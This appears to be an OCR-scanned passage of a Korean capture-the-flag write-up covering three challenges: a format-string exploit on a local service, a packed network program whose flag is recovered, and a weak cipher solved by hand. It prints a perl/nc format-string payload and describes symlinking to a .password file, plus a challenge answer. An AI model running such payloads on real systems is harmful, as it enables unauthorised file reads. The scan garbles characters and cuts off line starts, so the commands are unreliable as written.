
경우 root인 0x804a1ec가 가리키는 0x804b008은 NULL이 된다.
가 NULL이 된다면 asprintf(&p,"%s/%s",root,path);를 수행할 때
L]/[PATH] 같은 형태로 asprintf가 동작하므로, /[PATH]가 들어가는 것이다.
PATH에 tmp/symlinkfiles를 넣을 경우 /tmp/symlinkfiles를 읽어주는 형태가 되는 것이다.

공격하기 위해 , 공격 스트링을 다음과 같이 만들었다.

) `perl -e 'print "READ:","/tmp/₩x05₩xb0₩x04₩x08%53₩₩$naa) | nc localhost 20202


변, /tmp/₩x05₩xb0₩x04₩x08%53$naa 라는 16바이트의 path가 되고, 53번째 argument가 스택에서 0x804b005를 곳이었다. 저 이름으로 .password에 대한 symlink를 만들어서 파일의 내용을 읽을 수 있었다.

H.exe이다.



하면 4+5 라는 문장이 나오고, 폼에 9라는 것을 입력하고 SEND를 누르면, Correct라는 대답이 오고 다른 것을 넣으면 g이라는 대답이 온다.

로그램을 분석하기 위해 PEID로 성질을 알아본 결과,



ıida 로 팩킹 되어 있는 것을 알게 되었고 언팩킹과 분석은 재빠르게 포기하였다.

서 아이콘 그림이 뭔가 의미심장하고, Send라는 말이 의심스러워 패킷을 캡쳐한 결과 5000번 포트로 통신을 한다는 것게 되었다.

결과는, 이상한 패킷들이 왔다 갔다 하고 중간에 Wrong 또는 Correct가 있는 구조였다.

저리 분석을 하다가, 이걸 어떻게 해독하나 고민하는 중 nc로 타겟 서버에 접속하여 그냥 엔터만 마구 쳐 본 결과 _is_gAMe 라는 문장이 나온 것을 알게 되었다.
이런 이상한 말이 KEY일까 하고 W1f3_is_gAMe를 넣어보았으나, KEY가 아니었다.

유를 모르고 있다가, 윈도우에서 nc를 사용했기 때문에 엔터를 치면 ₩r이 포함되어 전송된게 아닐까 싶어 그냥 패킷내는 프로그램을 만들고 캡쳐를 해서 본 결과, 무언가 잘못 짰는지
_is_gAMe 이라는 것이 나왔고 <이 L처럼 보여 L1f3_is_gAMe 라는 것을 인증해 보니 답인 것을 알 수 있었다.

그램을 실행시키면 하나의 긴 문자열과 텍스트 입력 박스, 그리고 변환한 결과를 출력하는 박스가 있다.

창에 아무거나 넣고 변환을 시키면 변환된 문자열이 나오는 것으로 보아, 위의 문자열이 나오는 plain text를 맞추는 추측할 수 있다.

암호화 성질을 알기 위해 몇 가지 문자열을 암호화 해보면, 뒷부분을 변화시켜도 암호화 된 문자열의 앞부분 까지는 최대 3글자 앞까지는 거의 영향을 미치지 않는 것을 알 수 있다. 즉, 앞부분부터 위의 암호화된 문자열과 맞는 문자열을 맞춰 나가면 쉽게 풀 수 있을 것이다.

암호화 루틴을 따서 brute force를 돌릴 수도 있지만, 당시에는 그냥 손으로 풀었다. 암호화 복잡도가 높지 않고, 모쪅이 키보드로 입력할 수 있는 범위여서 30분 이내로 쉽게 풀 수 있다.